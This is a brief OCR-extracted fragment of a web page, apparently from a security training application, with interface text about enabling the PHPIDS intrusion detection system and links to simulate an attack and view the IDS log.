
You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]


[Simulate attack] - [View IDS log]

